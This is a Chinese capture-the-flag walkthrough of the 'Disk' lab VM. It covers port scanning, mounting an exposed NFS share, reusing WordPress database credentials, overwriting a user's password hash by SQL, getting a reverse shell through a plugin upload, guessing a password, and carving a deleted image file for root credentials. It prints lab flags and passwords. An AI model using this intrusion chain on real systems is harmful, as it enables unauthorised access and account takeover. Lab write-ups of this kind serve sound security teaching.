Mazesec_Disk

靶机说明

  • 靶机复盘:内部_Disk
  • QQ群:660930334
  • 难度:Medium

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-08 00:30 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00048s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00077s latency).
MAC Address: 08:00:27:2D:F8:CA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.81
Host is up (0.00052s latency).
MAC Address: 08:00:27:A0:83:2F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.52 seconds

靶机IP:192.168.2.81

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.81
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-08 00:33 +0800
Nmap scan report for 192.168.2.81
Host is up (0.00025s latency).
Not shown: 65527 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
2049/tcp open nfs
37703/tcp open unknown
37911/tcp open unknown
43499/tcp open unknown
60451/tcp open unknown
MAC Address: 08:00:27:A0:83:2F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds

开放端口:``

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80,111,2049,37703,37911,43499,60451 192.168.2.81
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-08 00:34 +0800
Nmap scan report for 192.168.2.81
Host is up (0.00059s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: Dev Portal | disk.dsz
|_http-server-header: Apache/2.4.62 (Debian)
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100003 3 2049/udp nfs
| 100003 3 2049/udp6 nfs
| 100003 3,4 2049/tcp nfs
| 100003 3,4 2049/tcp6 nfs
| 100005 1,2,3 34839/tcp6 mountd
| 100005 1,2,3 37911/tcp mountd
| 100005 1,2,3 38619/udp mountd
| 100005 1,2,3 59165/udp6 mountd
| 100021 1,3,4 36878/udp6 nlockmgr
| 100021 1,3,4 37703/tcp nlockmgr
| 100021 1,3,4 43276/udp nlockmgr
| 100021 1,3,4 46849/tcp6 nlockmgr
| 100227 3 2049/tcp nfs_acl
| 100227 3 2049/tcp6 nfs_acl
| 100227 3 2049/udp nfs_acl
|_ 100227 3 2049/udp6 nfs_acl
2049/tcp open nfs 3-4 (RPC #100003)
37703/tcp open nlockmgr 1-4 (RPC #100021)
37911/tcp open mountd 1-3 (RPC #100005)
43499/tcp open mountd 1-3 (RPC #100005)
60451/tcp open mountd 1-3 (RPC #100005)
MAC Address: 08:00:27:A0:83:2F (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds

3.udp扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.81
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 15:27 +0800
Nmap scan report for disk.dsz (192.168.2.81)
Host is up (0.00099s latency).
Not shown: 97 closed udp ports (port-unreach)
PORT STATE SERVICE
68/udp open|filtered dhcpc
111/udp open rpcbind
2049/udp open nfs
MAC Address: 08:00:27:A0:83:2F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 110.17 seconds

二、WEB渗透

1、80端口


访问80端口,是一个登录界面 img

2、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(root㉿kali)-[~/miaosec]
└─# gobuster dir -u http://192.168.2.81 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js,txt,bak
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.81
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,js,txt,bak
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php (Status: 200) [Size: 7771]
server-status (Status: 403) [Size: 277]
dbadmin.php (Status: 200) [Size: 2910]
Progress: 1323348 / 1323348 (100.00%)
===============================================================
Finished
===============================================================

找到一个dbadmin.php,访问是一个数据库管理系统,需要密码 img

三、NFS挂载

开放着2049端口,查看是否存在可挂载的文件

1
2
3
4
┌──(root㉿kali)-[~/miaosec]
└─# showmount -e 192.168.2.81
Export list for 192.168.2.81:
/home/share *

直接挂载到本地

1
2
┌──(root㉿kali)-[~/miaosec]
└─# mount -t nfs 192.168.2.81:/home/share /tmp -o nolock

查看发现成功进行挂载

1
2
3
4
5
6
7
┌──(root㉿kali)-[/tmp]
└─# ls -la
总计 16
drwxrwxrwx 3 nobody nogroup 4096 3月 4日 19:45 .
drwxr-xr-x 19 root root 4096 1月29日 15:25 ..
-rw-r--r-- 1 root root 44 3月 4日 19:45 user.txt
drwxr-xr-x 5 root root 4096 3月 4日 19:39 wordpress

获取到USER-FLAG

1
2
3
┌──(root㉿kali)-[/tmp]
└─# cat user.txt
flag{user-599f28aadf8410c27ca948ff519b20f4}

四、MariaDB 数据库管理

根据挂载到文件,发现存在WordPress,进行查看找到数据库的密码

1
2
3
4
5
/** Database username */
define( 'DB_USER', 'wp_user' );

/** Database password */
define( 'DB_PASSWORD', 'YourStrongPassword123!' );


使用密码YourStrongPassword123!成功登录到MariaDB 数据库管理后台 img

并通过查看用户,找到两个用户111admin,同时发现一个域名disk.dsz

本地生成一个新密码的 hash,把原来用户 111 的密码强行覆盖掉

1
2
3
┌──(root㉿kali)-[~/miaosec]
└─# htpasswd -nbBC 10 "" miao | cut -d: -f2
$2y$10$UCMVGt0O/PMmjh1rvWh/mucOlOh1IKxYziNe7pu6F4zBAhgW2n.UO

更新数据库

1
UPDATE wp_users SET user_pass='$2y$10$UCMVGt0O/PMmjh1rvWh/mucOlOh1IKxYziNe7pu6F4zBAhgW2n.UO' WHERE user_login='111' LIMIT 1;

使用新的凭证:111:miao去登录WordPress

五、Wordpress


访问disk.dsz,发现是wordpress img

使用凭证:111:miao登录 img


常规思路,上传插件,反弹shell img

成功获取到shell

1
2
3
4
5
6
7
8
9
┌──(root㉿kali)-[~/miaosec]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.81] 49148
bash: cannot set terminal process group (505): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Disk:/var/www/wordpress/wp-admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

六、权限提升

1、获取bigcatmiao权限

尝试用户bigcatmiao的密码为:bigcatmiao

1
2
3
4
www-data@Disk:/home$ su bigcatmiao
Password:
bigcatmiao@Disk:/home$ id
uid=1000(bigcatmiao) gid=1000(bigcatmiao) groups=1000(bigcatmiao)

2、获取root权限

/var/backups 里发现了一个比较可疑的镜像文件 root.img

1
2
3
4
5
6
7
8
bigcatmiao@Disk:/tmp$ ls -la /var/backups/
total 812
...
-rw------- 1 root root 691 Apr 11 2025 group.bak
-rw------- 1 root shadow 577 Apr 11 2025 gshadow.bak
-rw------- 1 root root 1394 Apr 11 2025 passwd.bak
-rw-r--r-- 1 root root 10485760 Mar 4 03:58 root.img
-rw------- 1 root shadow 942 Mar 4 03:53 shadow.bak

用 strings 看了一下里面应该有个叫 file.png 的文件,但可能被删除了,用 debugfs 挂载根本看不见。这种情况下直接写个 Python 脚本,通过匹配 PNG 的固定文件头(\x89PNG\r\n\x1a\n)和文件尾(IEND\xaeB)硬生生把它切出来

1
2
3
4
5
6
7
8
9
10
11
12
13
14
open('/var/backups/root.img','rb').read()
sig=b'\x89PNG\r\n\x1a\n'
end=b'IEND\xaeB`\x82'
i=0;n=0
while True:
s=d.find(sig,i)
if s<0: break
e=d.find(end,s)
if e<0: break
e+=len(end)
n+=1
open(f'/tmp/a.png','wb').write(d[s:e])
i=e
print(n)


完脚本切出了一个图片文件,打开发现里面就是 root 的凭证 root:Bce4JG9ioDeLXgAncy31 img

切换到root权限

1
2
3
4
bigcatmiao@Disk:/tmp$ su root
Password:
root@Disk:/tmp# id
uid=0(root) gid=0(root) groups=0(root)

七、查看FLAG

1
2
3
root@Disk:/tmp# cat /root/root.txt /home/share/user.txt 
flag{root-e2056a7df2ba69a57671b1da340f8e5c}
flag{user-599f28aadf8410c27ca948ff519b20f4}

Mazesec_Disk
http://miao-sec.github.io/Maze-sec/Mazesec-Disk/
作者
Miao
发布于
2026年3月8日
许可协议
BY-MIAO